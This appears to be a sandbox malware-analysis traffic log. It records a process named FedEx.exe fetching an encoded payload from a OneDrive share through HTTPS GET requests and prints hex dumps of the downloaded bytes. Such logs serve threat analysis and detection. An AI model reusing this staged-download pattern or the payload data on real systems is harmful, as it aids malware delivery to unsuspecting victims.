2022-05-13 15:18:32 UTC	140	IN	Data Raw: c5 1f 97 fd 49 f9 98 ae 56 39 39 39 fd c7 06 c6 8f c5 b2 39 af d2 39 af ce bd 86 ca f3 ca c6 c6 c6 80 e6 c6 c6 c6 ae d3 6b c6 c6 97 88 ce c6 56 8d 1c 91 4a 98 3a ce bd 8a b6 ae 0b 99 c4 39 c5 2b c5 a0 c5 be 6d 98 c5 01 ae f4 97 c4 39 c7 91 ca c5 8c f3 e8 c6 c6 c6 ae 35 8d c4 39 c5 01 4a 15 3a 49 ae c6 26 c4 39 2a c9 3f c6 c6 c6 c6 bd 8a d2 c5 01 99 24 95 fd 8f c5 b2 bd 8a 72 8d 1c 91 6d 15 c3 97 72 c3 97 76 c3 97 7a 4a 98 3a ce bd 8a b6 ae 3e 99 c4 39 c5 13 4e 8f 39 c5 be c5 af ce 6d 86 8f 2e bf 13 7b c6 2a 39 f6 2a c3 e6 2c bf 15 3a 45 2c bd 35 06 b1 3f 2c 75 a4 ad 4f c7 8f 7a db 66 8b 08 c6 ae 15 4e c4 39 c5 7f 7a ae 8d c2 39 39 17 7f d2 bd 8a ba 15 02 ea d5 c7 7f 76 16 49 f1 94 49 f1 0d 76 c8 ae 72 82 c4 39 c5 7f 76 c7 8f 17 ae d7 ca c6 c6 1c c7 8f f5 Data Ascii: IV99999kVJ:9+m959J:I&9*?$rmrvzJ:>9N9m.{*9*,:E,5?,uOzfN9z99vIIvr9v
2022-05-13 15:18:32 UTC	148	IN	Data Raw: 6d 03 80 e6 c6 c6 c6 ae 82 71 c4 39 c5 7f ba 46 fe f6 af 43 39 7f ba 2c bf 15 3c 3b 85 c5 7f ba ae 75 56 c4 39 c5 be 2c bd 39 06 3c 51 2c bf 15 3c d2 2c bd 35 06 b1 cc 2c f9 06 c6 25 cc c5 01 4e cc 25 18 2c bf 39 3c d6 c5 7f be 16 c5 7f ba 16 91 ae ef 37 39 39 25 41 8c cc d0 8c 0c 3b c8 2c bf 15 3c 57 c5 01 c5 96 10 4e dc 46 b7 c4 c6 3a 43 f0 fd ca 46 4e 0c 3b 25 55 f0 fd 4e 0c 3b 25 da c5 01 4e cc 46 b7 c4 c6 3a cc 8c 0c 3b 46 25 ca 8c 0c 3b c6 6d 86 20 93 93 2a c3 d6 2e 29 be 7b c6 c7 7f b6 ae d7 0e c4 39 fd 23 2d 7b c4 39 25 b6 50 7f 39 99 24 95 c5 1f 97 fd c6 c6 c6 39 39 39 39 3b c6 c6 c6 f6 c6 c6 c6 8f c5 b2 8b 1c 8d c5 af d2 2c c5 87 ce c2 2c bd 33 c6 3a e6 72 02 c6 af d6 2c bd 23 3b 2c bd 33 c6 3a 4b 2c bd 23 3b 25 1f 86 ae ca 02 c6 af ca 2c bd 23 Data Ascii: mq9FC9,<;uV9,9<Q,<,5,%N%,9<799%A;,<WNF:CFN;%UN;%NF:;F%;m *.){9#-{9%P9$9999;,,3:r,#;,3:K,#;%,#

Timestamp	kBytes transferred	Direction	Data
2022-05-13 15:18:32 UTC	156	IN	Data Raw: 39 25 b9 c5 8f b6 c5 7f b2 ae a8 f4 c4 39 c5 9e bf 15 af d2 c5 8c c5 8f ae ae b8 65 c4 39 25 32 39 fc c7 7f aa 16 c5 05 83 80 3b c6 c6 c6 c5 7f ae ae f8 f4 c4 39 39 af aa 39 af ba c5 8c 80 3d c6 c6 c6 ae 46 f2 c4 39 c7 7f ae 16 c5 7f be ae 7a 65 c4 39 c5 96 3d 0d f3 39 39 39 b9 c5 7f ae ae 3d f4 c4 39 c7 7f b6 16 c5 7f b2 ae d1 65 c4 39 c5 96 3d 0d f3 39 39 39 39 b9 c5 7f b6 ae ac 67 c4 39 bd b7 b6 c6 49 bf b1 39 39 39 6d 86 20 93 93 2a c3 d6 2e b0 de 08 c6 c7 7f aa 80 41 c6 c6 c6 ae 8c ee c4 39 fd 23 be 5b c4 39 25 25 24 95 c5 1f 97 88 ca c6 c5 86 8f c5 b2 bd 8a be c3 8f be c3 7f c2 c5 7f c2 ae f2 67 c4 39 c5 7f be ae ea 67 c4 39 6d 86 8f 2e 46 53 08 c6 2a 39 f6 2a c3 e6 30 c6 c5 7f be ae e2 67 c4 39 16 ae e0 89 c4 39 dd 9a 2e 08 c6 c5 7f c2 ae 43 65 c4 39 Data Ascii: 9%9e9%29;999=F9ze9=999=9e9=999g9I999m *.A9#[9%%$g9g9m.FS*9*0g99.Ce9
2022-05-13 15:18:32 UTC	164	IN	Data Raw: 39 39 39 39 3d c6 c6 c6 7d 38 b3 c6 39 39 39 39 ca c6 c6 c6 36 3a 1c 9f c6 c6 c6 c6 39 39 39 39 ca c6 c6 c6 a1 34 9b 3a c6 c6 c6 c6 39 39 39 39 c8 c6 c6 c6 6d f8 c6 c6 39 39 39 39 cc c6 c6 c6 38 a3 2c b3 8d a3 c6 c6 39 39 39 39 ca c6 c6 c6 af 38 9f 7b c6 c6 c6 c6 39 39 39 39 c8 c6 c6 c6 b1 af c6 c6 0a 32 32 7d 9b 34 8f 34 32 a9 9b 2a 14 a9 b1 c6 0a 32 32 81 9f 3a 7d 32 9b ad ad 89 28 30 9f 9d 3a c6 c6 c6 0a 32 32 18 9f a1 a3 ad 3a 9f 38 8d 9f 38 3c 9f 38 c6 c6 c6 0a 32 32 8f 34 38 9f a1 a3 ad 3a 9f 38 8d 9f 38 3c 9f 38 c6 39 39 39 39 3b c6 c6 c6 38 c6 c6 c6 39 39 39 39 3b c6 c6 c6 af c6 c6 c6 39 39 39 39 3b c6 c6 c6 32 c6 c6 c6 39 39 39 39 3d c6 c6 c6 83 34 9f c6 39 39 39 39 41 c6 c6 c6 89 2c 2c 32 a3 34 9f c6 39 39 39 39 3d c6 c6 c6 3a 83 ad c6 39 39 39 Data Ascii: 9999=}899996:99994:9999m99998,99998{999922}442*22:}2(0:22:88<82248:88<89999;89999;9999;2 9999=49999A,,249999=:999
2022-05-13 15:18:32 UTC	180	IN	Data Raw: 1a 75 ab 75 df 75 84 75 0f 75 d6 02 75 02 44 02 d5 02 0b 02 27 02 2b 02 2f 02 33 02 37 02 3b 77 3f 77 43 77 47 77 4b 77 4f 77 53 77 57 77 5b 77 5f 77 63 77 67 77 6b 77 6f 77 73 77 77 77 7b 77 8d 77 a5 77 a3 79 a7 79 ab 79 af 79 b3 79 b7 79 bb 79 bf 79 c3 79 c7 79 cb 79 cf 79 d3 79 d7 79 db 79 df 79 e3 79 e7 79 eb 79 ef 79 f3 79 f7 79 c6 f6 3b c6 0a c6 c6 c6 cb 6b 5f f8 04 f8 a3 f8 fd f8 57 6d b5 6d 90 6d 4f fa 5d fa 91 fc 44 fc 8e fe 21 fe 39 fe 51 73 4c 73 d7 73 76 73 88 73 42 00 fd 00 98 00 b6 00 f6 77 93 77 fb 77 69 04 f6 79 d1 79 c6 06 3b c6 82 c6 c6 c6 ce 6b 96 6b 50 f8 d3 f8 e1 f8 47 6d 10 6d c9 6d cd 6d d1 6d d5 6d d9 6d dd 6d e1 6d e5 6d e9 6d ed 6d f1 6d f5 6d 5c 6f ed 6f 82 6f 09 6f 4f fc 0c fc ff fc e4 71 e8 71 ec 71 f0 71 f4 71 f8 71 fc 71 00 Data Ascii: uuuuuuD'+/37;w?wCwGwKwOwSwWw[w_wcwgwkwoswww{wwwyyyyyyyyyyyyyyyyyyyyy;k_WmmmO]D!9QsLssvssBwwwiyy;kkPGmmmmmmmmmmmmmm\ooooOqqqqqqq
2022-05-13 15:18:32 UTC	196	IN	Data Raw: ce d9 a2 3f 19 9c 22 09 ee f1 4b 63 a7 99 8e ac 47 40 3f 64 a5 6b 74 e8 2b 95 9d c7 fc 0d c5 2b 3e bc 03 1a 8a f4 bb d2 1a 29 67 72 75 f0 97 33 3d 34 cd 23 4a 15 79 83 e2 57 e7 e6 a7 a3 8d ac bd 7b c9 48 e4 f1 43 f0 25 11 0d 80 e2 b0 b8 b2 58 3d 44 00 6f cc 78 76 4b 3b 80 1a 41 e3 b6 8b b6 17 ef b5 a2 3a de 8e 94 c7 9b 53 a0 c8 1d 3e 06 22 72 f7 32 43 70 5a 1f 29 4f 2c f3 bd 09 66 2e ca ec 95 f4 aa 95 57 51 58 24 6e 68 e6 af ec 7f 49 f0 8f 40 7b be d8 f5 7b d2 90 99 b5 e6 85 b7 88 a2 77 74 9c b7 67 29 f0 bc 69 24 7c d4 41 1e 38 50 12 df db ad a6 25 5c bf 2d 3f 8f d6 68 8c 77 44 b7 c5 36 fd 47 a1 4b c2 a2 b5 11 a6 f5 8f ee 06 4e 4c ac 09 25 cd 04 00 81 a5 24 8c f6 80 2f cf 8a 81 5b a6 31 75 b8 a9 55 8e aa ce 8d cb f8 d6 75 f3 ca c2 0c 1c d0 04 53 a8 9e 51 Data Ascii: ?"KcG@?dkt++>)gru3=4#JyW{HC%X=DoxvK;A:S>"r2CpZ)O,f.WQX$nhI@{{wtg)i$|A8P%\-?hwD6GKNL%$/[1 uUuSQ
2022-05-13 15:18:32 UTC	212	IN	Data Raw: f3 fe c9 20 aa 77 f8 ba d9 f1 ce 0f f7 dc 47 e6 2c f4 97 34 8c 0c ee 54 f9 2b 44 f1 9c f5 b6 da 02 34 ab e0 9a 25 ab be ba 01 4e 29 e9 08 f0 d6 fe 46 cd 99 88 92 7c 30 08 5a 51 0f c9 e2 c9 b1 bd 32 1f 03 ed 7d d4 16 45 57 5b dc 77 79 f4 82 f0 ec da 1a fc 33 71 99 d4 eb 09 1d 03 69 9c 78 6f 2e 54 dc f2 d1 f2 38 bb 88 54 a7 74 53 20 3a a4 54 74 8e af d5 2c 7b 39 ca 9a 61 6e 5a 38 77 cf c5 1f 74 51 66 1d c7 35 c1 e4 f1 59 03 25 b9 ec e2 c2 cd 75 6e 8f 2f 61 59 71 83 25 eb 7d d1 09 58 20 d2 55 0b d8 4a 96 bd 34 39 8f ba c0 97 bf 89 fa 4c ca 5a 42 c9 4d d8 f3 cf 29 b3 b2 6d d7 ee 6d e9 b9 01 de 6e 1a 1b b4 c0 f7 cc 5f 9b db b9 56 d6 6e 1a 02 a7 74 94 a7 60 6a 94 2c 1f 4f fa b9 7d ff e6 d7 d2 89 47 ee 71 b0 cc b4 5b 35 39 cb c5 1e c3 90 3c 27 5d 2c 67 21 6f 79 Data Ascii: wG,4T+D4%N)F|0ZQ2}EW[wy3qixo.T8TtS :Tt,{9anZ8wtQf5Y%un/aYq%}X UJ49LZBM)mmn_Vnt`j,O}Gq[5 9<'],g!oy
2022-05-13 15:18:32 UTC	228	IN	Data Raw: bd 42 2c 87 c1 73 25 89 f9 44 d8 da 86 e0 2c 8a 99 7f f3 65 7e e6 7c 31 a1 5f 24 39 06 62 9b 10 a8 2b 10 75 d5 f6 41 8f 60 6c 13 7c 4a d6 49 5b bd 0c 1e a7 c6 68 fb b4 fc 51 f6 58 60 48 c6 b0 23 71 85 3a c0 c9 e9 7c 24 ba 69 e3 21 6b 18 29 f8 b1 f5 79 2f ee cc a0 a2 11 72 8d cd 1e 2f 4c 8f 8c cb ca 2b a5 b5 e6 9e 94 63 39 e3 9d 73 d8 38 b2 87 e0 40 cb 7c dc 6b 90 e8 67 29 2b 82 d8 ba 3e 95 63 fa 55 2a 80 ef d7 e7 8a f2 45 2a d9 2c 9d 5f 43 52 ee 89 5e b0 76 4f 51 50 5e f9 21 46 f4 d3 df fd 34 93 bb 66 1d 43 ea 6c 28 e8 24 ef 09 2a 50 a6 54 88 52 76 07 d5 fc 24 33 6e cd 93 e9 cb d3 f6 8b f2 f8 4c e1 b4 81 5b 16 ed ab 8c 6b e3 25 7f f9 b4 83 ae a0 43 b9 e9 d4 a5 7f a5 75 d3 c4 ab 82 cc 47 a8 b8 f4 12 90 bb 74 5e 56 f2 f8 b9 d8 b5 f6 1f f1 5b 0d 88 7d 77 5a Data Ascii: B,s%D,e~|1_$9b+uA`l\|Jl[hQX`H#q:\|$i!k)y/r/L+c9s8@|kg)+>cU*E*,_CR^vOQP^!F4fCl($*PTRv$3nL[k %CuGt^V[}wZ
2022-05-13 15:18:32 UTC	244	IN	Data Raw: 3d e4 5c e4 41 41 ce 89 51 f2 25 5d 58 0b 88 a7 49 62 8a 2a c1 fb 5f 61 5d 10 06 95 2a 97 b1 9a a2 1c 34 ff bf e0 4d bb 37 3f 4d 1c 59 f6 40 5f 40 c5 0a 92 16 36 54 11 c3 21 28 46 cc 3f bd b0 3c e0 c5 be a9 07 8c 64 b1 e8 4d 36 13 21 86 d6 a2 f4 4b 65 c0 d8 16 59 46 90 d9 ec 3e c6 b7 03 1d a2 4f ff 78 b3 41 42 ae e2 ec 88 8c 54 31 a5 94 9c c4 45 14 86 30 e6 a0 21 e4 b1 a2 69 2b 8a 8f 63 9e e6 0a c3 c6 c8 c7 ae 52 4b 59 ee af a9 5d c9 53 c8 c5 3b 41 49 d0 10 45 3e e4 31 09 5f 3f bb 0b 32 c7 8e 3a 5f b3 55 fa 8f 8b 65 f3 18 a1 18 32 a0 b7 af b5 38 b8 ed 6a c1 ca 3f d9 23 ca e2 a5 3f 3c b7 38 b7 58 a9 fb 9c 95 01 60 33 c5 e2 3b bd b6 de 3c c6 44 1b 5b 9c 63 d4 b5 9b aa 92 ff ea 57 63 a8 60 2d a7 43 63 15 b1 c6 b7 24 1d 19 17 5d 2b e4 f9 3e 47 a9 b8 9f 33 ff Data Ascii: =\AAQ%]XIb*_a]*4M7?MY@_@6T!(F?<dM6!KeYF>OxABT1E0!i+cRKY]S;AIE>1_?2:_Ue28j?#?<8X`3;<D[cWc `-Cc$]+>G3
2022-05-13 15:18:32 UTC	260	IN	Data Raw: 9e 38 88 30 75 82 03 5d 4a e0 50 d7 75 61 39 c4 40 3f dc 50 51 63 3b 58 35 a5 c3 8a 0d 69 3b 36 33 9a f6 cd 07 9f 3b 50 92 d9 2d b1 90 a0 ee 1e 19 24 98 86 e6 3d 9a b7 5f b1 ad a4 37 57 0f 38 b1 40 b5 88 93 11 88 b4 e0 40 24 da 88 59 ad 19 8a 63 a4 9b 8e 7b 6d 56 41 61 ca 64 c2 8c 38 3d fc ff 1c 1e 13 9f d4 bd 09 46 1b 2e 19 8a af 30 01 69 9c 26 bf 53 6b 8a e0 cc 59 f6 bd 98 61 3c ac 5f 6f 9b a3 c5 03 e8 e8 5d 7d 88 78 40 ee 27 ae 12 9d b7 5d ee 06 74 70 34 67 92 7a a5 1e 64 a2 40 36 31 07 00 93 22 5f 61 ee 0a 90 eb a3 32 47 38 37 20 d7 07 2f 3d 8e 36 f6 c0 e0 85 9b 63 b5 40 0a 76 84 1a 61 01 f5 a1 b1 f4 ba d2 83 9d ad 44 ec 04 94 e1 20 36 16 68 1c 32 cb 88 a9 b5 ae ff 6f 2c f2 ee 42 0c 6c 6a 91 20 97 55 58 aa 0b d5 05 34 11 13 ab 38 1b 66 73 8b 65 36 5b Data Ascii: 80u]JPua9@?PQc;X5i;63;P-$=_7W8@@$Yc{mVAad8=F.0i&SkYa<_o]}x@']tp4gzd@61"_a2G87 /=6c@vaD 6 h2o,Blj UX48fse6[
2022-05-13 15:18:32 UTC	276	IN	Data Raw: 07 8d d1 8a b0 4a 9a ea f6 2c d1 6b 97 9b 2a a3 a7 b5 af 3c e3 92 84 ab ea ea b1 d8 8d 77 a1 f3 b1 e4 a2 18 0f ff af b5 d0 8b 0e 61 38 3e eb 98 88 45 fa 35 88 ea be 90 95 a5 4e 39 63 ad 40 f1 7c f7 b3 ec a9 5f 4b b7 27 34 8d 3e f4 2a 4b 63 88 f2 01 30 c0 b0 89 0a a8 4f 7c f8 2e 0f ab c7 de 85 fd 45 b3 5d ab ab 58 4f d6 18 cb ff b1 3e 66 9f 6d f4 f6 b5 30 64 8c 8b f4 bb 96 36 d0 61 3c cc ba 6f 9b 19 40 f9 9d 81 03 f9 36 e2 fa 71 4e 05 ea ee 38 f4 f5 a2 ea f6 da 01 6b 8b a1 9b 5d f6 36 3e e9 88 2a 3f 03 ee 21 fd b1 77 69 17 75 3d 64 37 8a 86 a3 09 4d 38 36 f6 26 d7 f2 e2 f6 40 ea 40 52 5f 44 3d 50 fd 45 13 1e 46 9d 5f 30 8e 2f 41 38 7d 58 b0 32 3b a2 34 0f 9a bb 38 a5 c9 92 b5 ec ae 11 85 8b 5f 61 5d 65 0e a3 a7 22 b3 53 fd 20 8d 13 8f d4 50 09 9d c9 a4 af Data Ascii: J,k*<wa8>E5N9c@|_K'4>*Kc0O|.E]XO>fm0d6a<o@6qN8k]6>*?!wiu=d7M86&@@R_D=PEF_0/A8}X2;48_a]e" S P

Timestamp	kBytes transferred	Direction	Data
2022-05-13 15:18:32 UTC	292	IN	Data Raw: 8d 7b 11 68 91 d2 8d 8a 6c 24 28 19 b1 36 5a 1a 85 99 1e c3 f6 93 36 40 b7 d0 98 f7 40 3c b1 51 01 05 5b ee f6 e2 f7 07 b5 38 a9 b6 a2 28 58 a2 30 c1 11 40 42 78 56 71 20 95 2a 5f fb 70 ab 45 9d 38 b1 af d2 86 e1 b1 3e b7 ee d8 93 08 24 ef b1 01 8a b5 ec f4 4b a4 a3 cd a2 b4 c5 a2 e8 61 62 5f b9 e6 32 a3 94 05 3c 94 f1 24 38 f6 ad 9f 51 ec b5 cb 91 0e 1e 44 42 c5 07 10 e6 9b 44 d0 8b 15 8a 3e 40 7c d3 06 8b 2a 49 19 1c 80 40 c1 9a af a9 4e 2d f8 a3 a3 d2 5d ca ac 5e 05 af ee 7e 5e 0e ee 17 0f dc 1e 8d 48 5b ce ca 84 26 59 ee 51 b1 ac a2 18 41 ff af b5 5e 95 0e 44 9e 15 d4 3c 1a 17 1e 42 40 3c 15 d5 4a 19 44 65 f0 0a e7 66 38 b1 58 ea 02 5d b1 3e 3f 5b b5 b7 e2 92 c9 b5 c6 44 d2 5d f2 ee 51 86 62 e8 ca 3c 3d e8 61 3e 51 a0 c1 f6 da 5d 3b ad 42 3a 57 94 58 Data Ascii: {hl$(6Z6@@<Q[8(X0@BxVq *_pE8>$Kab_2<$8QDBD>@|*I@N-]^~^H[&YQA^D<B@<JDef8X]>?[D]Qb<=a>Q];B:WX
2022-05-13 15:18:32 UTC	308	IN	Data Raw: 9a 5d 05 32 5a 59 83 fd c6 3d 45 f4 5f b1 a9 5b f4 03 38 ff 54 f6 ce 8e 40 38 8d e3 6b 2e d0 ad 54 c0 fd 91 e0 ea c7 be ff 93 d4 36 ee 21 01 1b e2 6f 8c 99 c1 94 40 3c f7 c6 71 a5 1e f4 ca 38 45 ec 38 a5 50 15 8e 28 b1 3e f7 d5 fa 8f 92 e0 15 46 86 44 b5 6c e5 83 a3 97 ea d0 3e e2 a7 61 e8 a3 54 e3 fd f6 b3 66 fa 02 58 a4 03 95 07 57 44 b7 6c 5e 6d 2a 32 af da 42 da 24 e8 44 1c c9 e1 17 3c 44 82 b3 12 58 15 fd 2e fd dc b3 44 7a 48 b9 97 16 ea d2 3e d4 b1 ee 1c d9 0d 19 1e 9c 62 a4 5d f6 7e 1c 7f 36 17 88 22 01 d0 b1 40 7a 04 89 8d 18 5b d2 ea d0 24 af b5 2c bb db a0 ad 5d 68 2f fa 77 86 8b a6 e2 b7 38 78 f0 6b 2a 32 38 45 ec de 1e b3 ec 2c 58 84 88 44 ee 7e 16 0c 97 b0 51 38 44 b5 04 a4 1c 8f ec 96 22 bf 8a f6 61 b3 ff 71 30 44 63 73 99 75 ad 42 3c 4a 84 Data Ascii:]2ZY=E_[8T@8k.T6!o@<q8E8P(>FDl>aTfXWDl^m*2B$D<DX.DzH>b]~6"@z[$,]h/w8xk*28E,XD~Q8D"aq0DcsuB<J
2022-05-13 15:18:32 UTC	324	IN	Data Raw: 90 38 07 97 1d 73 8b 5c 59 d3 1b d9 8f 77 ee 26 62 a4 65 88 88 36 f4 40 5b fa a7 94 9e 1c 40 af b1 09 6f 3c ee 5b 5f f6 bb af b5 38 b7 f6 e8 2e 59 19 56 8d 5f b3 a8 30 06 16 38 b5 73 b5 ca 62 da 56 31 44 cc 3a ec 38 24 3f c9 92 3c 86 b7 65 61 23 6f 95 05 f8 38 96 3b cb 55 ca 3b 10 a9 f6 47 2a 48 07 ee b1 77 70 85 22 18 4a fb 8b 38 cc af da ea fc 31 7d ca f6 af ad c3 f3 ff e8 44 4f 6c 10 2e 8f 44 b7 95 92 fb 92 b4 de 61 42 93 9e 8e 1b ee 3c aa bc b9 3e ec 3c 0a cf 9a 90 53 4e 92 5b 67 bc 05 fa 13 4b 3e 36 40 42 0e d1 05 3c c5 01 61 b5 9a 71 b9 a5 18 c6 af b5 38 b7 12 d1 01 65 d7 a2 b5 ea 83 04 fa 91 b7 38 b8 45 6b 9b 62 4f 41 3f 28 4a 03 ec ab 37 d5 f8 1c 86 d6 3e f4 30 d5 6f 95 24 48 9c 9d 1e 59 42 ff 0b 3e 3c f1 84 64 09 37 53 b1 f6 93 33 07 23 b3 38 aa Data Ascii: 8s\Yw&be6@[@o<[_8.YV_08sbV1D:8$?<ea#o8;U;G*Hwp"J81}DOl.DaB<><SN[gK>6@B<aq8e8EkbOA?(J7>0o$HYB><d7S3#8
2022-05-13 15:18:32 UTC	340	IN	Data Raw: 2c c7 9a 2a 47 42 a0 3e ec 3c 0a bd 9a 9b 67 9a 90 ad 9c a5 13 4a 72 0c a6 80 a1 5e 8f 58 e4 e2 51 d6 61 b5 e6 72 9e 5f 22 48 ff b5 ab b6 66 10 20 a7 9b e8 d6 5f 40 22 20 7e 42 38 b7 1a 8a e5 9c ab 09 66 8b b1 b3 1e c9 72 fd 3e 44 8f 01 01 9c 42 52 09 38 b7 aa 2a 7f 5b 5d 42 ea e8 3e 9f 0d 9e 64 16 32 de 34 f6 b3 18 94 bf 03 8f 52 86 f4 3c c0 93 14 e6 20 f4 f6 a3 c1 fd 80 b7 d0 44 5d cc 25 89 20 44 b5 82 ee 6e 78 1e 61 61 db 68 76 78 1e ee af e6 28 66 88 ec b1 ec dd f2 c0 9e 4c 36 5b 32 9b 96 86 af f2 61 1d fa 22 34 e8 b1 40 78 8e 16 40 07 5b ee 67 0c 4e 07 8d 40 49 9a a7 5b 13 34 02 b9 d1 57 6b 86 4d 54 1b 53 ca c5 45 7d 8e ca ec 38 b1 40 c7 da c8 b1 3e 44 d4 40 3e f4 f3 09 bd 18 0b ff 22 56 0d 5d b5 21 43 f8 91 f6 ee aa e5 71 a1 b1 f6 8c 80 d7 7c 20 3a Data Ascii: ,*GB><gJr^XQar_"Hf _@" ~B8fr>DBR8*[]B>d24R< D]% DnxaahvxfL6[2a"4@x@[gN@I[4WkMTSE}8@>D@>"V]!Cq| :
2022-05-13 15:18:32 UTC	356	IN	Data Raw: 44 3c 40 ee af a9 ea ee 3e ec b1 ee ea f6 f4 5f b1 36 5b f4 5d f6 40 36 67 3e 36 40 ab ea e8 b1 40 3c ad 61 b5 a9 5b ee ea e8 b7 af b5 38 36 f6 e8 ad 5d e8 f6 40 5f 40 42 40 3c b7 38 b7 5f b1 f4 f6 38 5b ec 38 b1 b3 ec 38 5d b1 3e 44 ee 40 3e f4 36 a9 b5 38 44 b5 ec 67 5b 5d 42 ea e8 3e 3c f6 61 e8 b7 b7 ee b1 f6 b3 5d ab 38 b3 ab a9 38 f4 af 44 b7 ec b5 b3 f4 f6 af 44 42 44 b7 e8 44 ea 44 e8 61 3c 44 b7 b5 ea b7 3c b3 61 61 42 b3 44 3c 40 ee af a9 ea ee 3e ec b1 ee ea f6 f4 5f b1 36 5b f4 5d f6 40 36 67 3e 36 40 ab ea e8 b1 40 3c ad 61 b5 a9 5b ee ea e8 b7 af b5 38 36 f6 e8 ad 5d e8 f6 40 5f 40 42 40 3c b7 38 b7 5f b1 f4 f6 38 5b ec 38 b1 b3 ec 38 5d b1 3e 44 ee 40 3e f4 36 a9 b5 38 44 b5 ec 67 5b 5d 42 ea e8 3e 3c f6 61 e8 b7 b7 ee b1 f6 b3 5d ab 38 b3 Data Ascii: D<@>_6[]@6g>6@@<a[86]@_@B@<8_8[88]>D@>68Dg[]B><a]88DDBDDDa<D<aaBD<@>_6[]@6g>6@@<a[86]@_@B@<8_8[88]>D@>68Dg[]B><a]8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49781	13.107.43.13	443	C:\Users\user\Desktop\FedEx.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-13 15:19:03 UTC	358	OUT	GET /download??cid=020C1D97A63B8AD4&resid=20C1D97A63B8AD4%21155&authkey=ADj7CX_G1rJPDU4 HTTP/1.1 User-Agent: IVali Host: onedrive.live.com Cookie: wla42=
2022-05-13 15:19:04 UTC	359	IN	HTTP/1.1 302 Found Cache-Control: no-cache, no-store Pragma: no-cache Content-Type: text/html Expires: -1 Location: https://7psoug.db.files.1drv.com/y4mXzMyFpM-jvgYM2atIhPeCTn-KOLCtL7U4aJYB1KsLhYlFeUNNY5EZ0sSApCOscVc-to_baaLv-1uq-cP7hO418R6MOZIGvLjtvhiD_mEDnWjp3s9Qsm1jpUq4454e-9uDhTZlrnoLq2DLblyxL0XkGdDoZeoeSpDv4t2v7vZ0zKXXy9SWLxTnkTTK7PFcdWjAgGOV3jjYEd6kSox2c2hfQ/Rvsubentohcvaxlbphydsofhyldatal?download&psid=1 Set-Cookie: E=P:x8sx6vM02og=:Xai/HAzACW+7FNKbBAsKrPAl9FCAAVV5cLK8hqZn0bE=:F; domain=.live.com; path=/ Set-Cookie: xid=5c4918a1-6b9b-426b-b5a3-a1e2c0aa1d36&&RD00155D3F4235&173; domain=.live.com; path=/ Set-Cookie: xidseq=1; domain=.live.com; path=/ Set-Cookie: LD=; domain=.live.com; expires=Fri, 13-May-2022 13:39:03 GMT; path=/ Set-Cookie: wla42=; domain=live.com; expires=Fri, 20-May-2022 15:19:04 GMT; path=/ X-Content-Type-Options: nosniff Strict-Transport-Security: max-age=31536000 X-MSNServer: RD00155D3F4235 X-ODWebServer: northcentralus0-odwebpl X-Cache: CONFIG_NOCACHE X-MSEdge-Ref: Ref A: 31A48B149EC54BB09A9B39846F0A52B2 Ref B: VIEEDGE3209 Ref C: 2022-05-13T15:19:03Z Date: Fri, 13 May 2022 15:19:03 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49783	13.107.43.12	443	C:\Users\user\Desktop\FedEx.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-13 15:19:04 UTC	360	OUT	GET /y4mXzMyFpM-jvgYM2atIhPeCTn-KOLCtL7U4aJYB1KsLhYIFeUNNY5EZ0sSApCOscVc-to_baaLv-1uq-cP7h O418R6MOZIGvLjtvhiD_mEDnWjp3s9Qsm1jpUq4454e-9uDhTZlrnoLq2DLblyxL0XkGdDoZeoeSpDv4t2v7vZ0zKX Xy9SWLxTnkTTK7PFcdWjAgGOV3jjYEd6kSox2c2hfQ/Rvsubentohcvaxlbphydsofhyldatal?download&psid=1 HTTP/1.1 User-Agent: lVali Host: 7psoug.db.files.1drv.com Connection: Keep-Alive
2022-05-13 15:19:04 UTC	360	IN	HTTP/1.1 200 OK Cache-Control: public Content-Length: 341504 Content-Type: application/octet-stream Content-Location: https://7psoug.db.files.1drv.com/y4mbREn9_V4vP2iayGOc8Ug-MJsNGUbQ22edGkOo763CxJa0L iZHDGiyIHL8PMA6_CPYVN_Lv92cQujNhxFM2-U78tasAwr1U85eFWqGUlWNjSUx0QfvHbwPe0puemPS190ZraHKjtW PpxYouaJrwNs6N1G3VLK2-hxHAM9ZfZysd9ak8uPjfD1rWJHsvG4Nzk2 Expires: Thu, 11 Aug 2022 15:19:04 GMT Last-Modified: Thu, 12 May 2022 02:54:58 GMT Accept-Ranges: bytes ETag: 20C1D97A63B8AD4!155.2 P3P: CP="BUS CUR CONo FIN IVDo ONL OUR PHY SAMo TELo" X-MSNSERVER: DB3PPF1095B668C Strict-Transport-Security: max-age=31536000; includeSubDomains MS-CV: wnkEGudlf0KeISoLA/LQQQ.0 X-SqlDataOrigin: S CTag: aYzoyMEMxRDk3QTYzQjhBRDQhMTU1LjI1Nw X-PreAuthInfo: rv;poba; Content-Disposition: attachment; filename="Rvsubentohcvaxlbphydsofhyldatal" X-Content-Type-Options: nosniff X-StreamOrigin: X X-AsmVersion: UNKNOWN; 19.906.426.2003 X-Cache: CONFIG_NOCACHE X-MSEdge-Ref: Ref A: 4D82D3840F6A475A8570C25B4A71D361 Ref B: VIEEDGE3315 Ref C: 2022-05-13T15:19:04Z Date: Fri, 13 May 2022 15:19:04 GMT Connection: close
2022-05-13 15:19:04 UTC	361	IN	Data Raw: 87 20 56 c6 3d c6 c6 c6 ca c6 c6 c6 39 39 c6 c6 7e c6 c6 c6 c6 c6 c6 c6 06 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 3b c6 c6 d4 59 80 d4 c6 7a 43 07 5b 7e 3b 12 07 5b 1a 2e a3 ad e6 36 38 a9 a1 38 9b a7 e6 9d 9b 34 34 a9 3a e6 28 9f e6 38 af 34 e6 a3 34 e6 0a 89 8d e6 a7 a9 2a 9f f4 47 47 d0 ea c6 c6 c6 c6 c6 c6 c6 86 be 55 12 4a d3 af 59 4a d3 af 59 4a d3 af 59 e0 73 78 59 bf d3 af 59 88 8e 70 59 c9 d3 af 59 88 8e cf 59 2a d3 af 59 88 8e 5a 59 98 d3 af 59 c7 1b bc 59 48 d3 af 59 c7 1b b8 59 46 d3 af 59 c7 1b 37 59 bf d3 af 59 c7 1b ac 59 db d3 af 59 4a d3 3a 59 74 d5 af 59 33 a6 cf 59 4c d3 af 59 33 a6 5a 59 8a d3 af 59 c3 05 74 59 bf d3 af 59 